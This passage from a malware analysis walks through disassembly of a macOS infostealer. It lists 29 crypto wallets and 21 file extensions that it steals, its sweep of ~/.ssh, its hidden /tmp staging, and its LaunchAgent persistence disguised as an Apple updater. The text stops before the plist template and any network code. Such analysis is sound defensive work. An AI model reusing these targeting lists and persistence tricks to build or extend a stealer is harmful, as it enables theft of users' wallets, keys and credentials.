2. The 26-Wallet Batch Engine (main.collectMoreWallets)
At address 0x10043456c (logged with banner === STEP 16: More Wallets ===), the binary calls _main.collectMoreWallets (0x100431ff0).
The function creates /tmp/.systemd-private-helper/Wallets/ and loops through a 26-entry table at
0x1005fd698:
    10043201c  adrp    x20, 0x1005fd000
    100432020  add     x20, x20, #0x698    ; Load 26-wallet targeting table
    100432084  bl      _os.MkdirAll        ; Create /tmp/.systemd-private-helper/Wallets (0755)

    ; The 26-Wallet Loop
    1004320a8  cmp     x0, #0x1a           ; Check if all 26 wallets processed
    1004320ac  b.ge    0x1004321f8         ; Exit loop when done
    10043210c  bl      _os.Stat            ; Test if wallet directory exists in user home
    100432110  cbz     x2, 0x10043211c     ; If found (err == 0), copy directory
    100432198  bl      _path/filepath.Walk ; Recursively copy wallet folder
    1004321e8  bl      _main.logMsg        ; Log: "Wallet: %s copied"
Once the loop finishes, it logs "Wallets: %d collected" and returns.
Full Desktop Cryptocurrency Wallet Targeting Matrix (29 Wallets)
| No. | Wallet Name | Harvesting Function | Target Path in User Home | Staged Output Path |
|---|---|---|---|---|
| 1 | Electrum | _main.collectElectrum | ~/.electrum/wallets and ~/Library/Application Support/Electrum/wallets | /tmp/.systemd-private-helper/Electrum/wallets/ |
| 2 | Exodus | _main.collectExodus | ~/Library/Application Support/Exodus (exodus.wallet, ethereum_key.txt) | /tmp/.systemd-private-helper/Exodus/ |
| 3 | Atomic Wallet | _main.collectAtomic | ~/Library/Application Support/atomic and ~/Library/Application Support/Atomic Wallet | /tmp/.systemd-private-helper/Atomic/ |
| 4 | Ledger Live | _main.collectMoreWallets | ~/Library/Application Support/Ledger Live | .../Wallets/LedgerLive/ |
| 5 | Trezor Suite | _main.collectMoreWallets | ~/Library/Application Support/@trezor/suite-desktop | .../Wallets/TrezorSuite/ |
| 6 | Sparrow | _main.collectMoreWallets | ~/.sparrow | .../Wallets/Sparrow/ |
| 7 | Wasabi | _main.collectMoreWallets | ~/.walletwasabi | .../Wallets/Wasabi/ |
| 8 | Blockstream Green | _main.collectMoreWallets | ~/Library/Application Support/Blockstream Green | .../Wallets/BlockstreamGreen/ |
| 9 | Coinomi | _main.collectMoreWallets | ~/Library/Application Support/Coinomi | .../Wallets/Coinomi/ |
| 10 | Guarda | _main.collectMoreWallets | ~/Library/Application Support/Guarda | .../Wallets/Guarda/ |
| 11 | Bitcoin Core | _main.collectMoreWallets | ~/Library/Application Support/Bitcoin | .../Wallets/BitcoinCore/ |
| 12 | Litecoin Core | _main.collectMoreWallets | ~/Library/Application Support/Litecoin | .../Wallets/LitecoinCore/ |
| 13 | Monero | _main.collectMoreWallets | ~/Library/Application Support/monero-project | .../Wallets/Monero/ |
| 14 | Gleec | _main.collectMoreWallets | ~/Library/Application Support/Gleec | .../Wallets/Gleec/ |
| 15 | Komodo | _main.collectMoreWallets | ~/Library/Application Support/Komodo | .../Wallets/Komodo/ |
| 16 | Neon | _main.collectMoreWallets | ~/Library/Application Support/Neon | .../Wallets/Neon/ |
| 17 | Coinbase | _main.collectMoreWallets | ~/Library/Application Support/Coinbase | .../Wallets/Coinbase/ |
| 18 | Binance | _main.collectMoreWallets | ~/Library/Application Support/Binance | .../Wallets/Binance/ |
| 19 | Trust Wallet | _main.collectMoreWallets | ~/Library/Application Support/Trust Wallet | .../Wallets/TrustWallet/ |
| 20 | Daedalus | _main.collectMoreWallets | ~/Library/Application Support/Daedalus Mainnet | .../Wallets/Daedalus/ |
| 21 | Yoroi Desktop | _main.collectMoreWallets | ~/Library/Application Support/Yoroi | .../Wallets/YoroiDesktop/ |
| 22 | Nault | _main.collectMoreWallets | ~/Library/Application Support/Nault | .../Wallets/Nault/ |
| 23 | MyMonero | _main.collectMoreWallets | ~/Library/Application Support/MyMonero | .../Wallets/MyMonero/ |
| 24 | Zcash | _main.collectMoreWallets | ~/Library/Application Support/Zcash | .../Wallets/Zcash/ |
| 25 | DashCore | _main.collectMoreWallets | ~/Library/Application Support/DashCore | .../Wallets/DashCore/ |
| 26 | Dogecoin Core | _main.collectMoreWallets | ~/Library/Application Support/Dogecoin | .../Wallets/DogecoinCore/ |
| 27 | Ravencoin | _main.collectMoreWallets | ~/Library/Application Support/Ravencoin | .../Wallets/Ravencoin/ |
| 28 | Decrediton | _main.collectMoreWallets | ~/Library/Application Support/Decrediton | .../Wallets/Decrediton/ |
| 29 | Trezor Bridge | _main.collectMoreWallets | ~/Library/Application Support/Trezor Bridge | .../Wallets/TrezorBridge/ |
The Automated Filegrabber: Hunting Documents and Secret Keys
Beyond credentials and wallets, ICMacOs includes an automated file harvesting engine implemented in _main.collectFolder (0x100437ff0) and its recursive callback _main.collectFolder.func1 (0x100438130). It recursively sweeps user directories, copies matching files, and stages them inside:
/tmp/.systemd-private-helper/Filegrabber/<TargetFolder>/
1. How the Harvester Operates
In _main.main, _main.collectFolder is executed on ~/Documents (address 0x100434100) and ~/.ssh (address 0x100434268). Related routine _main.countDevSecrets (0x10042fbd8) inspects Desktop, Projects, Developer, and Code.
During the directory walk, _main.collectFolder.func1 enforces four strict rules:
; 1. Size Filter: Skip files larger than 50 MB (0x3200000 bytes)
    1004381e8  ldr     x0, [fileInfo]
    1004381f4  cmp     x0, #0x3200000
    1004381f8  b.hi    0x10043827c                         ; If > 50 MB, skip

    ; 2. Directory Filter: Exclude Downloads
    100438218  bl      _internal/stringslite.Index          ; Search path for "downloads"
    10043821c  tbz     w0, #63, 0x100438268                 ; If found, skip

    ; 3. SSH Bypass: If folder is "SSH", copy without extension check
    100438244  cmp     w6, #3                               ; Check if folder name is "SSH"
    100438248  b.eq    0x1004382a0                         ; Jump straight to copyFile (captures id_rsa,
    id_ed25519)

    ; 4. Extension Match: Compare against 21 target extensions
    100438360  sub_1000755b8(&data_1005fb6c8, &var_158)     ; Load table of 21 extensions
    100438384  cmp     x3, #0x15                            ; Loop through 21 items
    1004383b0  bl      _runtime.memequal                    ; Compare extension
    1004383b4  b.eq    0x1004382a0                         ; If match found, call copyFile
2. Targeted Extensions (21 Total)
The malware checks file extensions against an embedded array at 0x1005fb6c8. It targets far more than basic text files, focusing heavily on password stores, wallets, and cloud configurations:
Extracted directly from the read-only data block at 0x1005fb6c8:
| Index | Extension | Target Category |
|---|---|---|
| 1 | .txt | Plaintext notes, passwords, seeds |
| 2 | .md | Markdown documentation, notes |
| 3 | .rtf | Rich text documents |
| 4 | .doc | Legacy Microsoft Word documents |
| 5 | .docx | Microsoft Word documents |
| 6 | .xls | Legacy Microsoft Excel documents |
| 7 | .xlsx | Microsoft Excel spreadsheets |
| 8 | .ppt | Legacy Microsoft PowerPoint documents |
| 9 | .pptx | Microsoft PowerPoint slides |
| 10 | .pdf | PDF documents |
| 11 | .csv | Data exports, account transactions |
| 12 | .json | Configurations, API structures |
| 13 | .xml | Application data and configurations |
| 14 | .yaml | Cloud / CI/CD configuration files |
| 15 | .yml | Cloud / CI/CD configuration files |
| 16 | .key | Cryptographic private keys |
| 17 | .keys | Keystore bundles |
| 18 | .wallet | Cryptocurrency wallet files |
| 19 | .dat | Bitcoin Core wallet.dat and data stores |
| 20 | .kdbx | KeePass encrypted password databases |
| 21 | .env | Development and API secrets |
Staging, LaunchAgent persistence, and network exfiltration
Once the malware finishes harvesting browser credentials, crypto wallets, developer tokens, and Apple Notes, it faces two operational requirements:
Phase 1: Local staging and archive creation
Throughout its execution, ICMacOs writes collected databases, key files, and system profiles into a hidden staging directory:
/tmp/.systemd-private-helper/
The malware author selected the name .systemd-private-helper to blend in with standard UNIX daemon naming conventions, even though macOS uses launchd rather than Linux systemd.
Once harvesting concludes, the binary compresses the entire staging folder into a single ZIP archive:
/tmp/.systemd-private-helper/organized.zip
Phase 2: LaunchAgent persistence (main.installPersistence at 0x100433140)
On macOS, the standard user-level persistence mechanism is a LaunchAgent. LaunchAgents are property list (.plist) files placed in ~/Library/LaunchAgents/ that the macOS launchd process automatically reads and executes when the user logs in.
1. Binary relocation and masquerading
The malware does not leave its persistent copy in /tmp or the Downloads folder. Instead, it creates a hidden path in the user's home directory:

100433178  bl      _os.UserHomeDir          ; Get current user's home path
...
1004331a4  adrp    x0, 0x100481000
1004331a8  add     x0, x0, #0x246           ; ".local"
...
1004331b8  adrp    x0, 0x100480000
1004331bc  add     x0, x0, #0xed4           ; "share"
...
1004331cc  adrp    x0, 0x100484000
1004331d0  add     x0, x0, #0x9d6           ; ".systemd-helper"
1004331e4  bl      _path/filepath.Join      ; Build ~/.local/share/.systemd-helper
1004331f0  mov     x2, #0x1ed               ; Octal 0755
1004331f4  bl      _os.MkdirAll             ; Create directory with rwxr-xr-x
After creating ~/.local/share/.systemd-helper, it copies the running executable (os.Executable()) into that folder under the hidden name .updater:

1004332a0  adrp    x3, 0x100481000
1004332a4  add     x3, x3, #0xb96           ; ".updater"
1004332b8  bl      _path/filepath.Join      ; ~/.local/share/.systemd-helper/.updater
1004332d4  bl      0x100438430              ; Copy file routine
100433328  mov     x2, #0x1ed               ; Octal 0755
10043332c  bl      _os.Chmod                ; Ensure executable permissions
2. Crafting the LaunchAgent property list
Next, the function targets ~/Library/LaunchAgents/com.apple.systemupdater.plist:

    100433354  adrp    x3, 0x100481000
    100433358  add     x3, x3, #0x5c8           ; "Library"
    ...
    100433368  adrp    x3, 0x100483000
    10043336c  add     x3, x3, #0x60a           ; "LaunchAgents"
    100433390  bl      _os.MkdirAll             ; Create ~/Library/LaunchAgents/
    ...
    1004333b4  adrp    x3, 0x10048c000
    1004333b8  add     x3, x3, #0x6f0           ; "com.apple.systemupdater.plist"
    1004333cc  bl      _path/filepath.Join
The binary embeds a raw XML property list template directly in read-only memory at address 0x10049e19d:
